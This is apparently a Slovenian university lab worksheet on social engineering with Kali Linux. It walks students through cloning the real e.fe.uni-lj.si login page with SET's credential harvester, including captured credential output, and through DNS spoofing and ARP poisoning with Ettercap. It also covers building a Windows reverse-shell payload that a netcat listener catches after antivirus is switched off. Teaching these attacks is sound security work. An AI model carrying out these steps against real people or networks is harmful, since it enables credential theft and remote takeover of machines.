Ime in priimek: **Datum:**

Vaja: Socialni inženiring - lažna prijavna stran e.fe.uni-lj.si

Namen vaje je:

- Namen vaje je spoznati v Linux Kali vgrajeno orodje za socialni inženiring.
- Spoznati kako lahko s orodjem Ettercap v Linux Kali žrtvi podtaknemo lažno DNS odgovor.
- Ustvariti zlonamerni virus, ki bo napadalcu v Kali Linux omogočil dostop do žrtve, ki uporablja Windows računalnik.

Socialni inženiring (angleško tudi "social engineering") je med prevaranti najpogosteje uporabljena tehnika v primerih zlorabe osebnih podatkov. Gre za tehniko, s katero napadalec od žrtve pridobi zaupne podatke in informacije s pomočjo zlorabe zaupanja. To je manipulacija, ki je v večini primerov psihološko pogojena, saj napadalec uporablja različne psihološke tehnike kot so prigovarjanje, vzbujanje zaupanja, uporaba vpliva in podobno, ter z uporabo socialnih veščin ter zlorabo zaupanja pridobi od žrtve zaupne informacije, do katerih sicer ni pooblaščen.

Linux Kali je posebna Debian distribucija operacijskega primarno namenjena za digitalno forenziko in penetracijske teste omrežij. Združuje preko 600 nameščenih orodij, sistem lahko naložimo kot primarnega na trdi disk, zaženemo ga lahko tudi iz virtualnega okolja ali pa kot živo verzijo (user/pass = kali/kali) na CDju ali USBju.
Orodje **Social Engineering Toolkit** (SET) nam omogoča vrsto funkcionalnosti na področju pridobivanja podatkov s pomočjo socialnega inženiringa.

1. Lažna prijavna stran e.fe.uni-lj.si

Navodila in vprašanja:

a) S pomočjo orodja SET ustvarite lažno prijavno spletno stran https://e.fe.uni-lj.si/login/index.php:

[1] Zaženemo SET: Applications -> Social Engineering Tools


[2] Izberete opcije:

i. 1 Social engineering attacks

ii. 2 Website Attack Vectors
iii. 5 Web Jacking Attack Method
iv. 2 Site Cloner

[3] Vnesete IP na katerem bo dostopna klonirana spletna stran (IP Kali računalnika)

b) Vnesite spletno stran, ki jo želimo klonirati: https://e.fe.uni-lj.si/login/index.php



c) Testno vstavite uporabniško ime in geslo in opazujte dogajanje na Kali napravi:

```
[*] Cloning the website: https://e.fe.uni-lj.si/login/index.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regar
dless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.10.139 - - [06/Jan/2023 10:42:58] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: logintoken=A4QftdDi38MCWFiI9IPgUDNzYTlUGojG
POSSIBLE USERNAME FIELD FOUND: username=test@fe.uni-lj.si
POSSIBLE PASSWORD FIELD FOUND: password=prestrezenogeslo
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.10.139 - - [06/Jan/2023 10:46:01] "POST /index.html HTTP/1.1" 302 -
```

Prestreženo uporabniško ime in geslo je zapisano v konzoli POSSIBLE USERNAME FIELD FOUND in POSSIBLE USERNAME FIELD FOUND.

d) Na spletni strani https://cybersec.ltfe.org/gradiva/ preverite in izpišite vse indikatorje, da gre za spletno stran namenjeno napadu z lažnim predstavljanjem.

e) Na spletni strani https://e.fe.uni.ltfe.org/login/gradiva/ preverite in izpišite vse indikatorje, da gre za spletno stran namenjeno napadu z lažnim predstavljanjem.

2. DNS spoofing

DNS spoofing je napad, kjer napadalec skuša žtrvi poslati lažen DNS odgovor ter jo tako preusmeri na lažno spletno stran. Napad se običajno izvaja v kombinaciji z APR spoof.

Če se pri zagonu programa Ettercap pojavijo težave, izvedite naslednje ukaze:

```
xhost local:root
sudo su

ettercap -G --config `find /usr/local /etc/ -name etter.conf`
```

Navodila in vprašanja:

a) V urejevalniku besedil odpremo datoteko etter.dns in dodamo spodnji zapis.

```
nano /etc/ettercap/etter.dns

spletna_stran    A    [IP naslov cyber.ltfe.org]
e.fe.uni-lj.si   A     212.101.174.100
```

b) Zaženemo Ettercap: Applications -> Sniffing & Spoofing -> Ettercap
c) Izberemo opcijo Sniff -> Unified sniffing ter vmesnik (npr. wlan0)
d) Skeniramo uporabnike v omrežju. Izberemo možnost Hosts -> Scan for hosts
e) Pogledamo seznam uporabnikov. Izberemo možnost Hosts -> Host list
f) Dodamo tarčo napada pod »Target 1« in privzeti prehod pod »Target 2«.
g) Izberemo možnost Plugins -> Manage the Plugins ter zaženemo dns_spoof.
h) Izberemo možnost Mitm -> Arp Poisoning… (obkljukana opcija Sniff remote connections)

i) Na napadenem računalniku odpremo https://e.fe.uni-lj.si/gradiva/
Komentirajmo dogajanje!

3. Ustvarite zlonamerni virus, ki napadalcu omogoči Reverse Shell dostop

Pogost scenarij v svetu kibernetske varnosti je, da uporabnik odpre škodljivo datoteko iz maila ali spleta. Zgodi se tudi, da uporabniki včasih v svoj računalnik priklopijo neznan USB ključ, ki ga najdejo pred svojo pisarno. Eden izmed namenov takega virusa je lahko, da hekerju omogoči oddaljen nadzor nad žrtvinim računalnikom. Ta nadzor nato lahko heker izkoristi za več stvari, na primer kot začetno točko v internem omrežju podjetja, za namestitev ransomware-a ali pa za razširitev svojega botneta.

Najprej bomo virus zgenerirali z uporabo **The Social-Engineer Toolkit**, nato pa ga bomo prenesli na Windows računalnik žrtve. Virus nam bo služil za oddaljen dostop do Windows CMD lupine žrtve. Za komunikacijo z virusom bomo uporabili **netcat**, ki bo na izbranem TCP portu čakal, da virus vzpostavi TCP sejo.

Predpogoj:

- Na Windows računalniku začasno izklopimo antivirus program. Navodila za Microsoft Defender Antivirus: Windows Security > Virus & Threat protection > Virus & Threat protection settings > Manage settings > Real-time protection > Off

Navodila in vprašanja:

a) V Kali Linux odprimo terminal in kot uporabnik root zaženimo SET.
```
sudo su
setoolkit
```

b) V prvem meniju izberimo opcijo **Social-Engineering Attacks**, v drugem meniju pa opcijo **Create a Payload and Listener**. V tretjem meniju izberimo opcijo **Windows Shell Reverse_TCP**. Applications -> Social Engineering Tools -> SET (1 ,4 ,1)

c) Za LHOST nastavite IP naslov Kali-ja. S tem smo virusu nastavili IP naslov, ki ga mora kontaktirati, ko se zažene.

d) Za PORT nastavimo poljubni prosti port Kali računalnika. Na primer: 2020

e) Na vprašanje, če želimo napad takoj zagnati odgovorimo z »no«. Počakajmo, da se nam virus zgenerira.

f) Virus, ki se nam je zgeniriral v direktorij `/root/.set/payload.exe` na poljuben način prenesimo na Windows računalnik.

g) V Kali-ju bomo uporabili program netcat, ki bo poslušal na TCP portu, ki smo ga predhodno določili.
```
nc -l -p 2020
```

h) Na Windows računalniku zaženimo payload.exe datoteko.

i) V Netcat programu pritisnimo Enter. Dobili smo dostop do Windows računalnika.

Na Windows računalniku na koncu ne pozabimo vklopiti Antivirusa!

Komentar, zapiski vaje: